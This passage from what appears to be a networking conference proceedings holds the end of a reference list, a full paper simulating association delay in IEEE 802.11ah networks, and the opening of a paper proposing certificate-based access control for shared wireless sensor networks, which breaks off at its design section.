[6] S. Gao, X. Wang, and Y. Li, “p-percent coverage schedule in wireless sensor networks,” in Proc. of 17th Int’l Conference on Computer Communications and Networks, 2008. ICCCN ’08., Aug 2008, pp. 1–6.

[7] C. Vu, G. Chen, Y. Zhao, and Y. Li, “A universal framework for partial coverage in wireless sensor networks,” in Performance Computing and Communications Conference (IPCCC), 2009 IEEE 28th Int’l, Dec 2009, pp. 1–8.

[8] Y. Li, C. Vu, C. Ai, G. Chen, and Y. Zhao, “Transforming complete coverage algorithms to partial coverage algorithms for wireless sensor networks,” Parallel and Dist. Systems, IEEE Trans. on, vol. 22, no. 4, April 2011, pp. 695–703.

[9] S. Kumar, T. Lai, and A. Arora, “Barrier coverage with wireless sensors,” in Proc. of the 11th Annual Int’l Conference on Mobile Computing and Networking (MobiCom), 2005, pp. 284–298.

[10] A. Saipulla, C. Westphal, B. Liu, and J. Wang, “Barrier coverage of line-based deployed wireless sensor networks,” in INFOCOM 2009, April 2009, pp. 127–135.

[11] S. Kumar, T. Lai, M. Posner, and P. Sinha, “Maximizing the lifetime of a barrier of wireless sensors,” Mobile Computing, IEEE Transactions on, vol. 9, no. 8, Aug 2010, pp. 1161–1172.

[12] H. Yang, D. Li, Q. Zhu, W. Chen, and Y. Hong, “Minimum energy cost k-barrier coverage in wireless sensor networks,” in Proc. of the 5th Int’l Conf. on Wireless Algorithms, Systems, and Applications (WASA), 2010, pp. 80–89.

[13] H. Luo, H. Du, D. Kim, Q. Ye, R. Zhu, and J. Zhang, “Imperfection better than perfection: Beyond optimal lifetime barrier coverage in wireless sensor networks,” in Proc. of The IEEE 10th Int’l Conference on Mobile Ad-hoc and Sensor Networks (MSN 2014), Dec 2014, pp. 24–29.

[14] D. Li, B. Xu, Y. Zhu, D. Kim, and W. Wu, “Minimum (k,w)-angle barrier coverage in wireless camera sensor networks,” Int’l Journal of Sensor Networks (IJSNET), vol. 19, no. 2, 2015.

[15] L. Guo, D. Kim, D. Li, W. Chen, and A. Tokuta, “Constructing belt-barrier providing quality of monitoring with minimum camera sensors,” in Computer Communication and Networks (ICCCN), 2014 23rd Int’l Conference on, Aug 2014, pp. 1–8.

[16] B. Xu, D. Kim, D. Li, J. Lee, H. Jiang, and A. Tokuta, “Fortifying barrier-coverage of wireless sensor network with mobile sensor nodes,” in Proc. of the 9th Int’l Conference on Wireless Algorithms, Systems, and Applications (WASA 2014), Jun 2014, pp. 368–377.

[17] D. Kim, J. Kim, D. L. abd S. S. Kwon, and A. Tokuta, “On sleep-wakeup scheduling of non-penetrable barrier-coverage of wireless sensors,” in Proc. of the IEEE Global Communications Conference (GLOBECOM 2012), Dec 2012, pp. 321–327.

[18] H. B. Kim, “Optimizing algorithms in wireless sensor networks,” Ph.D. dissertation, The U. of Texas at Dallas, Advisor: J. Cobb, May 2013.

[19] J. A. Cobb, “Improving the lifetime of non-penetrable barrier coverage in sensor networks,” in International Workshop on Assurance in Distributed Systems and Networks, 2015, pp. 1–10.

[20] M. Schneider, “Self-stabilization,” ACM Computing Surveys, vol. 25, no. 1, March 1993, pp. 45–67.

[21] E. W. Dijkstra, “Self-stabilizing systems in spite of distributed control,” Commun. ACM, vol. 17, no. 11, 1974, pp. 643–644.

[22] S. Dolev., Self-Stabilization. Cambridge, MA: MIT Press, 2000.

[23] M. G. Gouda, “The triumph and tribulation of system stabilization,” in WDAG ’95: Proceedings of the 9th International Workshop on Distributed Algorithms. London, UK: Springer-Verlag, 1995, pp. 1–18.

[24] J. A. Cobb and C. T. Huang, “Stabilizing breach-free sensor barriers,” in Technical Report, Dept. Computer Science, The University of Texas at Dallas, May 2015.

Performance Analysis of Association Procedure in IEEE 802.11ah

Pranesh Sthapit, Santosh Subedi, Goo-Rak Kwon, and Jae-Young Pyun
Department of Information and Communication Engineering
Chosun University, Korea
Emails: pranesh@chosun.kr, santoshmsubedi@gmail.com, grkwon@chosun.ac.kr, and jypyun@chosun.ac.kr

***Abstract*—IEEE 802.11ah is an emerging wireless local area network standard at sub 1 GHz license-exempt bands for cost-effective and large-scale wireless networks. One of the most challenging issues in IEEE 802.11ah is supporting a large number of stations efficiently. To reduce heavy channel contention in IEEE 802.11ah networks, stations are divided into groups and each group of stations are allowed to access in only the designated channel access period. This grouping strategy enables fair channel access among a large number of stations. However, grouping strategy cannot improve channel usage efficiency at the time of network initialization. Therefore, during association, heavy contention results in longer association delay. Also, already associated stations can contend for data transmission. In this paper, authentication/association process is analyzed. Our analysis shows that the association process may take up to several minutes. Therefore, there is a need for a new mechanism to avoid collisions of authentication requests and traffic from already associated stations.**

Keywords–IEEE 802.11ah; association delay; Machine-to-Machine communication.

I. Introduction

The wide use of IEEE 802.11-based wireless networks in indoor and outdoor applications has crowded 2.4/5 GHz frequency bands. New technologies like smart grid applications, internet of things (IoT), and Machine-to-Machine(M2M) communication will further saturate the spectrum if same 2.4 GHz/5 GHz are used. IEEE 802.11ah Task Group (TGah) is working on new WiFi standard to design a sub 1 GHz protocol which will allow up to 8191 devices attached to a single access point (AP) to get access for short-data transmissions [1]. IEEE 802.11ah wireless LAN standard group targets to support sensor networks, backhaul communications of sensor/meter data, and possibly M2M communications [2].

In IEEE 802.11ah network, thousands of stations are connected with a single AP. As the number of station increases, the network throughput and delay performances can be rapidly deteriorated due to the serious channel contention. While the contention becomes serious as the number of stations increases, one method to solve the problem is to limit the number of contending stations at a time by grouping. Same idea is adopted by IEEE 802.11ah. IEEE 802.11ah introduces a new mechanism, called restrict access window (RAW). One or more RAWs can be allocated in a beacon interval (BI) and only designated stations can access the channel in a RAW using the prevalent distributed coordination function (DCF) or enhanced distributed channel access (EDCA) [3][4]. Moreover, a RAW can be further divided into RAW slots, and they are allocated to different stations. Thus, IEEE 802.11ah can provide two-level grouping to alleviate the contention in a dense network [4]. It is expected that the RAW strategy can improve the channel access efficiency in a dense network.

IEEE 802.11ah is mainly designed for low data traffic, thus, even the large number of stations can be fairly serviced by RAW. RAW performs only after the stations are associated. Thus, even though RAW limits the number of associated stations contending for the channel, it cannot improve channel usage efficiency at the stage of network initialization. The main contribution of this paper is to emphasize the need of a new method to handle data and association traffic simultaneously in IEEE 802.11ah. A network can reset due to various reasons, such as power failure, AP reboot, system crash, and so on. Once AP restarts, stations try to associate. Therefore, during the network initialization, how to avoid collisions of authentication requests and traffic of already associated stations is a big question [5]. To demonstrate our point, an analytical model of the authentication/association process is developed to analyze and evaluate the performance of IEEE 802.11ah networks. Since it may take up to several minutes for all stations to get associated, the obtained results clearly indicate that the traffic from stations contending for network association can collide with the traffic from stations contending for data transmission. Therefore, a new method to handle data and association traffic is necessary.

The rest of this paper is organized as follows. Section II shows the overview and main features of IEEE 802.11ah. Section III discusses the the obtained experimental results. Finally, we conclude the paper in Section IV.

II. Overview of IEEE 802.11ah

A. IEEE 802.11ah Features

IEEE 802.11ah is designed for supporting applications with the following requirements: up to 8191 devices associated to an AP, having the mechanism for power saving strategies, minimum network data rate of 100 kbps, operating carrier frequencies bands below 1 GHz with coverage up to 1 km in outdoor areas, and short and infrequent data transmissions [1]. One of the goals of the IEEE 802.11ah TGah is to offer a standard that, apart from satisfying these previously mentioned requirements, minimizes the changes with respect to the widely adopted IEEE 802.11.

IEEE 802.11ah uses orthogonal frequency division multiplexing (OFDM) on the physical layer (PHY) operating in the license-exempt bands below 1 GHz. IEEE 802.11ah maintains




Figure 1. The superframe structure of IEEE 802.11ah.

the similar network architecture with the 802.11. The most popular applications of IEEE 802.11ah are in sensors and meters which consist of a huge number of battery powered stations.

B. Restricted Access Window (RAW)

Figure 1 shows the superframe structure of IEEE 802.11ah. In order to provide the service to large number of stations, IEEE 802.11ah introduces RAW. The RAW mechanism enables fair channel access among the large number of stations. Right after the beacon period (BP), there could be hundreds or thousands of stations trying to access the medium for data transmission. RAW mechanism restricts channel access to a small number of stations at a given time and distributes their access attempts over a much longer period of time. In this mechanism, the AP allocates a medium access period in the BI, called RAW, which is divided into several time slots of T_{slot} duration each as shown in Figure 1. The AP may assign a time slot inside the RAW to a group of stations during which only those certain stations are allowed to contend for medium access. RAW allocation information is broadcast in a beacon to notify whether a station is allowed to use RAW interval or not. The allocation information in the beacon also includes the start time and the duration of the RAW (T_{RAW}). If a station is allowed to access the channel within the RAW, it may contend for medium access at the start of its assigned time slot. However, stations should stop attempting to access the medium as soon as their assigned time slot is finished. It should be noted that there may be some stations, which are not allowed to use the RAW. During the channel time assigned to others, a station can go to sleep to save energy.

There is a parameter called cross slot boundary encapsulated in the beacon that defines the behavior of the RAW [4]. If the cross slot boundary is allowed, uplink transmissions can cross the boundary of the allocated time slot. However, if it is not allowed, then the stations try to access the medium only if the remaining time in the allocated slot boundary is enough to complete the transmission.

C. Association in IEEE 802.11ah

Stations can use RAW only after they are associated. Even though RAW limits the number of stations contending for the channel, it cannot be used at the stage of network initialization. Thus, IEEE 802.11ah has developed an authentication control mechanisms for limiting the contention that works as follows. In every beacon, Authentication Control Threshold (ACT) is selected according to some implementation dependent rules [2]. The AP may change this ACT dynamically. When a station is initialized, it shall generate an authentication control number randomly from the interval [0, L]. Having received a beacon, the station tries to associate with the AP only if its authentication control number is less than the received ACT. Otherwise, it shall postpone association till the next BI. To avoid unfairness in the future, the station may regenerate its random number after authentication is finished.




Figure 2. Authentication/association in IEEE 802.11ah.

Figure 2 shows the association process. If a station is eligible for the association, it starts the association process. The association procedure starts by sending the authentication request to AP. After the station is authenticated, AP responses with authentication response frame and is acknowledged by the station. Once the station is authenticated, it will send an association request to the AP. The association request contains chosen encryption types if required and other compatible 802.11 capabilities. If the elements in the association request match with the capabilities of the AP, the AP will create an association ID (AID) for the station and respond with an association response message granting network access to the station. The association response is again acknowledged by the station. Once a station is associated with AP, it can start communication.

D. Co-existence of Data and Association Frames

As mentioned above, during association ACT is used, whereas RAW is used for data communication. Even though both ACT and RAW are used to limit the number of contending stations, they come into the picture at different network stages. However, they may co-exist during network initialization stage. During network initialization, there will be two types of stations, one using ACT and another using RAW. However, how these two type of stations co-exist and how to manage the traffic from these two types of stations are unanswered in the draft of 802.11ah. An open issue is how to avoid collisions of authentication requests and traffic of already associated stations. So, these questions can be topics for future research.

III. Simulation results and analysis

A. Experimental Setup

The overall purpose of our study is to see how long stations spend for association in a large network. The transmission behavior of the devices in IEEE 802.11ah can be approximated by that of IEEE 802.11 stations [6]. Therefore, the default implementation of IEEE 802.11 that is readily available in ns-2 is used to study the behavior of IEEE 802.11ah. The problem in ns-2 is that it cannot simulate thousands of stations. However, IEEE 802.11ah implements authentication control mechanism

TABLE I. NETWORK PARAMETERS AND VALUES.

Parameter	Value
Beacon Period	0.25 ms
Physical rate	1 Mbps
Physical layer header	24 Bytes
Association request length	28 Bytes
Association response length	30 Bytes
Authentication request length	34 Bytes
SIFS	10 μs
DIFS	50 μs
Time duration of a Back-off slot	20 μs
CWmin	32
CWmax	1024

TABLE II. AVERAGE TIME REQUIRED BY A STATION FOR ASSOCIATION.

Stations (g)	Average time (AT_{asso})	Stations (g)	Average time (AT_{asso})
10	0.014 secs	35	0.054 secs
15	0.017 secs	40	0.073 secs
20	0.026 secs	45	0.080 secs
25	0.033 secs	50	0.090 secs
30	0.047 secs		

that allows only limited number of stations to contend for channel access at a time. Therefore, even though we are assuming a large network with N stations, we assume only g stations are active at a time. All simulations are performed under ns-2.34. Table I depicts the parameters used for the simulation. An AP is deployed at the center of the network. All stations try to associate with the AP. Once the stations are associated, they stay idle. To simulate the behavior of IEEE 802.11ah, in our simulation we varied the number of stations from 10 to 50 and evaluated the average time taken by each station for the association. From the trace file, we first obtained the total time taken for association by all stations. Then, the average time is calculated by dividing total time by the number of stations. Table II shows the average time (AT_{asso}) taken by (g) stations for successfully getting associated with AP. Note that average association time do not depend on BI and is always fixed for g stations in a network [4]-[9].

Once the average time taken by a station is known, the total time spent for association by N stations can be easily calculated. Out of g contending stations, the total number of stations, n_{bi}, that can be successfully associated in a BI is given by

$$n_{bi} = \frac{BI - BP}{AT_{asso}}. \tag{1}$$

If $n_{bi} \geq g$, then all g stations can be successfully associated in a BI and remaining duration of BI is unused. Also, the next g stations have to wait until the next BI. Therefore, the total time (TT_{asso}) required by N stations for the association can be obtained as

$$TT_{asso} = \begin{cases} \dfrac{N \times BI}{g}, & \text{if } n_{bi} \geq g \\ \dfrac{N \times BI}{n_{bi}}, & \text{otherwise.} \end{cases} \tag{2}$$




Figure 3. Total association time for various network size.

B. Experimental Results And Discussions

The results presented have been obtained by using AT_{asso} obtained from the simulation and substituting that value in above-derived equations. Unless specified, the default value used for the total number of stations is 8000 and for BI is 0.5 sec.

The total association time experienced by IEEE 802.11ah stations for various network sizes is plotted in Figure 3. At 50 active stations in a BI, it takes 723.61 secs for all 8000 stations to associate with AP. Note that this time is calculated in the absence of data traffic. However, in the real situation, there shall be a heavy collision between data traffic and association frames and the association time can be much larger than shown above. Also, channel error may also prolong the delay. Another interesting result that can be seen from the figure is that the total association time of 15 and 25 active stations almost overlaps. The reason for this is because of the fact that n_{bi}=15.07 for 25 active stations. Also, from the figure it can be observed that the total association time for 10 stations is much greater than for 30 stations. Therefore, another important observation from the figure is that less active stations do not always means less association time.

Figure 4 shows the total association time experienced by IEEE 802.11ah stations when fixed number of stations are allowed to contend under various BI. The results can be interpreted as follows. Let us take the case of g=20 active stations. As the number of contending station is always fixed, the average time taken by a station to associated is also fixed for a BI. Therefore, for a given number of g active stations, as long as $g \geq n_{bi}$, the total time taken for the association of all stations is almost same regardless of the BI duration. However, once $g < n_{bi}$, then the association duration increases because of the unused portion of BI. Therefore, the important conclusion from this experiment is that it is not possible to decrease the total association duration by changing BI.

To see how varying the number of active stations effect the association time for a BI, another experiment was performed. Figure 5 shows the total association time experienced by IEEE 802.11ah stations when the number of active stations




Figure 4. Total association time for varying no. of active stations and BI.




Figure 5. Total association time for varying no. of active stations and BI.

are varied. It can be seen from the figure that changing the number of active stations changes the association time for a given BI. Also, it can be seen from the figure that for any given BI, there exist a number that gives the least association time. For example, for BI=0.2, 15 active stations gave the least association time whereas, for BI=0.8, 25 stations gave the least association time. Therefore, authentication control mechanism should limit the number of active stations to the optimum number that gives the least association time. The important observation from the figure is that for a given BI, there is an optimum number of active stations that gives the lowest association time.

IV. Conclusion

IEEE 802.11ah has introduced RAW strategy to address heavy channel contention for large network size. However, RAW cannot improve channel access at the stage of network initialization. Therefore, in the case of network reset or during network initialization, every station tries for association and network suffer from heavy contention. In this paper, the association process of IEEE 802.11ah is analyzed. Our analysis and results demonstrate that during network reset, stations experience heavy contention and long association delay. Also during network initialization phase, there exist two types of stations. One which are already associated (using RAW) and the another that are trying to get associated (not using RAW). However, no mechanism has been proposed in the draft of IEEE 802.11ah to handle the collision of authentication requests and traffic from already associated stations. Minimizing the association time as lower as possible can reduce the collision to some extend. However, a new mechanism to avoid collision of frames from above mentioned two different types of stations is necessary.

Our analysis and results show that here is an optimum number of active stations for a BI that gives the least association delay. This motivates future work to develop an efficient algorithm that calculates an optimum number of active stations for a BI and used that number for minimizing the association delay.

Acknowledgment

This research was supported by the MSIP (Ministry of Science, ICT and Future Planning), Korea, under the Global IT Talent support program (IITP-2015-R0618-15-1005) supervised by the IITP (Institute for Information and Communication Technology Promotion). Also this research was supported by Basic Science Research Program through the National Research Foundation of Korea(NRF) funded by the Ministry of Education, Science and Technology (No. 2014R1A1A2059952).

References

[1] T. Adame, A. Bel, B. Bellalta, J. Barcelo, J. Gonzalez, and M. Oliver, “Capacity analysis of IEEE 802.11 ah WLANs for M2M communications.” In Multiple Access Communcations, pp. 139-155. Springer International Publishing, 2013.

[2] IEEE P802.11ah Draft Ver.1.2, IEEE Std. 802.11 TGah, 2014

[3] Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) specifications Amendment 8: IEEE 802.11 Wireless Network Management, IEEE Std. 802.11v, 2011.

[4] L. Zheng, L. Cai, J. Pan, and M. Ni, “Performance Analysis of Grouping Strategy for Dense IEEE 802.11 Networks,” Proc. of IEEE GLOBECOM’13, 2013, pp. 1-6.

[5] E. Khorov, A. Lyakhov, A. Krotov, and A. Guschin, “ A survey on IEEE 802.11 ah: An enabling networking technology for smart cities,” Computer Communications, vol. 58,2015, pp. 53-69.

[6] C. W. Park, D. Hwang, and T.J. Lee,“Enhancement of IEEE 802.11 ah MAC for M2M Communications,” IEEE COMMUNICATIONS LETTERS, 18(7), 2014, pp. 1151-1154.

[7] G. Bianchi, “Performance analysis of the IEEE 802.11 distributed coordination function,” IEEE J. Select. Areas Commun., vol. 18, no. 3, 2000, pp. 535-547.

[8] G. F. Toth, “Thinnest covering of a circle by eight, nine, or ten congruent circles.,” Combinatorial and computational geometry , vol. 52, 2005, pp. 361-376.

[9] P. Chatzimisios, A.C. Boucouvalas, and V. Vitsas, “Packet delay analysis of IEEE 802.11 MAC protocol,” Electronics Letters, vol. 39, no. 18, 2003, pp. 1358-1359.

Secure Dynamic Access Control Mechanism for Shared Wireless Sensor Networks

D.T.N.I. Perera, Kasun de Zoysa, Jeevani Goonathillake and Asanka Sayakkara
University of Colombo School of Computing,
No 35, Reid Avenue, Colombo 7, Sri Lanka.
email: inoshinidtn@gmail.com, [kasun, jsg, asa]@ucsc.cmb.ac.lk

Abstract—**Researchers and organizations from various disciplines are interested in using Wireless Sensor Network (WSN) for their research and applications. However, deploying a sensor network of their own is a difficult task for these communities due to high deployment and maintenance cost. Therefore, the concept of Shared Wireless Sensor Network (SWSN) with multiple base stations is getting popular among these communities. Nevertheless, providing shared access for WSN has given rise to different set of problems such as handling dynamic nature of user privileges, attacks from forged base stations and malicious users. In this paper, we propose a mechanism that can overcome challenges and problems related to access controlling in a SWSN. It uses both symmetric and public key cryptography with an effective key management scheme to ensure the security of the system. Although enforcing this mechanism on a SWSN consumes some energy for communication and processing at the node, it decreases energy for sensing as nodes execute only the queries of authorized users. Since proposed access control scheme is deployed at the node level, each node processes access control individually. Consequently, failure of a node does not cause impact on total access controlling process. We implemented and evaluated this access control mechanism as an enhancement to the TikiriDB data abstraction layer which runs on Contiki development environment.**

Keywords–Shared wireless sensor networks; user access control; public key cryptography; symmetric cryptography

I. Introduction

Wireless Sensor Network (WSN) is a rapidly emerging research area. Most of the researchers and organizations from various disciplines are interested in using WSN for their research and applications to obtain data such as temperature, humidity, pressure and light.

WSNs are composed of large number of tiny sensor devices with wireless communication capabilities in different network connectivity topologies. Sensor devices autonomously form networks through which sensor data is transported. These sensors are highly resource constrained devices with limited processing speed, memory, storage and power. Nowadays, deploying a sensor network individually is not feasible for small business or research groups due to high deployment and maintenance cost of WSNs, authorization issues in deploying own network and accessibility issues with respect to certain sites due to government rules and regulations [1]. As a solution, the concept of Shared Wireless Sensor Network (SWSN) is getting popular among these communities. However, providing shared access for WSN has given rise to a different problem as not all users are allowed to access all the attributes.

Sensor network, base stations and the users are the main components of any SWSN. Base station (BS) is a computer (could also be a smart phone or a PDA) with higher performance which is used to pass user queries to the WSN and to gather results back. There are two categories of users in a SWSN, owners who deploy and maintain the sensor network and the users who requests for sensor data (who are not involved in deployment of the network). Due to security issues, network deployers do not allow users to obtain all types of sensor data attributes from the SWSN. Owners have got privileges to control who will access what data for how long. They may assign privileges on each and every user to obtain data for a particular period of time. Moreover, these privileges for the same user may also vary from time to time depending on user requirements. For example, a forest fire observer who has subscribed/requested temperature may later realize that humidity data should also be required. Hence, it needs to handle this dynamic nature of user privileges carefully to avoid unauthorized access from malicious users, which can be considered as attacks depending on the context.

When providing access control for SWSNs, there are pros and cons according to the topology of the SWSN. For example, access controlling measures of a SWSN with single entry point would be different from the measures considered in a SWSN with multiple entry points. Anyhow, the failure of some of the SWSN nodes should have a limited impact on total access controlling.

In this research paper, we propose a secure dynamic access controlling mechanism for static SWSNs (i.e., a SWSN with non-moving nodes) that can handle, not only the dynamic nature of user privileges of different users, but also issues with forged BSs, access control failure due to single entry point and issues with physical attacks for the sensor motes in the SWSN. This access control mechanism dynamically keeps track of and thus provides security for data in the sensor network from unauthorized/malicious users.

The rest of the paper is organized as follows. In Section II, we discuss the related works. Section III describes the design of the proposed solution. Implementation details are described in Section IV before Section V evaluates various performance aspects. Finally, Section VI provides a summary and conclusions.

II. Background

Due to the sensor nodes being very resource constrained devices, it is necessary to design operations on those nodes very carefully. A BS cannot be trusted to identify its users correctly to provide network services in WSNs [2]. Moreover, sensors in the WSN could be under the risk of physical attacks which may affect their security. However, this security aspect is beyond the scope of our research.

A. WSN Scenarios

Four possible scenarios of WSNs are illustrated in Figure 1. These scenarios are formed according to the number of BSs for the WSN and the number of users for a BS.




Figure 1. Different scenarios formed by elements of a WSN; (a) Single User with Single Base station (b) Multi Users with Single Base station (c) Multi Base stations and each Base station supporting a Single User (d) Multi Base stations and each Base station supporting Multiple Users.

In this, scenario (a) is a private network and other than a registered user, others cannot access the network to obtain data. In scenario (b), the users can access the network only through this single BS and access controlling for users is required to avoid malicious user access. This type of scenario occurs when a single BS is connected to a pool of user devices such as personal computers [1]. Then, the queries are routed through the common BS, which acts as the gateway to the WSN. According to scenario (c), each user is registered to a specific BS and there is one user per BS. In scenario (d), there are multiple BSs registered/deployed by the owners of the WSN and users should be able to access the WSN via any registered BS available in the network. Due to the sharing nature of SWSNs, users may also access the network directly using their own PCs, laptops or mobile phones which are known as non-registered BSs. This situation may give rise to many security threats such as attacks from forged BSs [3]. The multiple BSs in a SWSN may not be connected to each other [1][4].

B. Dynamic Nature of User Privileges

Different users of the SWSN request different sensor attributes from the network. The user access privileges for the SWSN given by the owners may vary from one user to another. The privileges for the same user may also vary from time to time. This can be introduced as the dynamic nature of user privileges which is required to be managed for SWSNs.

Consequently, users must be able to obtain required sensor data from SWSN based on the privileges assigned to them. To this end, it is necessary to consider both sensor data types each user can obtain and for how long a user can execute a query to obtain such data as privileges with respect to that user may vary with the time. SWSN does not have the capacity to store the authorization data of every user. As such, these privileges are to be maintained by another trusted party and such data must be released in a secure manner to the SWSN when necessary.

C. User Access Controlling in WSNs

TinyPK and Kerberos server authentication schemes are well-known protocols which can be used to control the user access in WSNs. TinyPK is a public-key based protocol, which allows authentication and key agreement between a WSN and a third party as well as two WSNs [5]. However, TinyPK is implemented using the TinyOS development environment which does not support SWSNs with multiple BSs. Hence, TinyPK cannot be used to control the user access over SWSNs and also it is very inefficient to use on low-power devices as implementation is based upon public key algorithms, such as RSA [1].

Kerberos is a network authentication protocol which is implemented using symmetric key cryptography [6]. There are two main components for Kerberos server namely Authentication Server(AS) and Ticket Granting Server(TGS). In this protocol, it requires continuous availability of a central server (both AS and TGS). If this server fails, then no one can log in. According to the experts, this problem can be mitigated by using more than one central server and falling backing authentication mechanisms [6]. Kerberos authentication scheme performs BS level user authentication process [2]. As such it is not possible to authenticate users who connect to the SWSN using their own computers or mobile phones(which are non-registered BSs to the network). Provision of access controlling at the node level would avoid forged BS attacks and consequently Kerberos is not suitable to safe guard the network from forged BS attacks by malicious users. Moreover, if the Kerberos Server Authentication Scheme is deployed at the node level, protecting the secrecy of symmetric keys is not possible because WSNs are typically deployed in outdoor environments and the nodes are highly susceptible to physical attacks.

Some of the researchers have proposed solutions to control access over WSNs. Zhang et al.[7] proposed a mechanism to restrict and revoke access privilege of WSN, which has multiple BSs, through establishing a secret key between the BS and the sensor node. Haodong et al. have proposed a scheme based upon public key authentication for access controlling of WSNs using access control list. However, this scheme requires the user to be authenticated twice to get all data even if the two sensors are very close to each other while the design of the more efficient scheme that requires only one authentication [8]. However, none of these access controlling mechanisms proposed for WSN have neither discussed their adaptability for authentication and authorization with respect to the SWSN with multiple base stations nor their capability of handling dynamically evolving user privileges. When considering the access controlling of SWSN, message authentication has been considered as an important security component. Wang et al. [8] have proposed a public key based approach and allow sensors to authenticate the broadcast messages in a distributed way. Using public key approach at node level incurs an overhead cost and in addition to that it lacks the capability of managing dynamic user privileges.

Jef Maerien et al.[9] have proposed a middleware solution, which enables secure multi-party interactions on top of resource constrained sensor nodes. However, this does not handle dynamic nature of user privileges which is our main objective in this research and instead they provide a mechanism to secure SWSNs from malicious applications.

D. Access controlling Mechanism for SWSN

Based on previous access controlling mechanisms and their limitations we have identified some main features that must be incorporated into access control mechanism of SWSNs. They are : ability to handle dynamic nature of user privileges at the node level to facilitate scalability in order to prevent any kind of node failures of the SWSN from causing negative impact on access controlling, no use of secret keys which are stored inside the sensor motes permanently to ensure secrecy of the secret keys and ability to control the overhead of sensor mote. From overhead point of view public key algorithms consume more energy and comparatively symmetric key cryptographic algorithms and hash functions consume much less computational energy[8]. As such, the consumption of computational power can be reduced by using symmetric key cryptographic algorithms for access controlling mechanisms over WSNs.

III. Design

In this research, we consider data-wise access controlling mechanism which makes limitations on accessible data attributes from the WSN for each user taking into consideration the dynamic nature of user privileges.

A. System Infrastructure

This mechanism requires a combination of public-key infrastructure and symmetric cryptography. Hence, this system can be considered as a hybrid mechanism of both TinyPK protocol (with public-key scheme) and Kerberos Server Authentication mechanism (with symmetric key scheme). As such the newly introduced Hybrid Authority (HA), SWSN and users are the three main components of our proposed access controlling mechanism.

HA is a trusted third party component which is formed by the combination of both Certificate Authority (CA) and Attribute Authority (AA). There is one HA for a SWSN and HA has its own public and private key pair. The CA is an entity which has a private key and a public key that is trusted by external parties to create and sign Public key Certificates. The AA is an entity trusted by one or more external parties to create and sign Attribute Certificates. In this project AA keeps track of which sensor data attributes and when particular users can access these attributes.

The SWSN may consist of small number of tiny sensor devices and each sensor node is to be deployed with the public key of the relevant HA. The network may consist of one or more BSs and the users can access the network using the registered or non-registered BSs.

The user who is trying to access the network, first need to register in the HA of the SWSN and needs to obtain Public key Certificate (PKC), Attribute Certificate (AC) and the corresponding key pair (public and private key). A user cannot obtain sensor data, if he is not registered in the relevant HA of the SWSN. The PKC can be considered to be like a passport: it identifies the holder, tends to last for a long time, and should not be trivial to obtain. The AC is more like an entry visa: it is typically issued by a different authority and does not last for a long time. So the PKC is used for user authentication and AC is used for authorization. Figure 2 illustrates the architecture of the proposed Secure Dynamic Access Control Mechanism.

B. System Operations to Obtain Sensor Data

There are three steps in this mechanism to obtain data after the user registered with HA.

1) Step 1-Initializing the Communication:
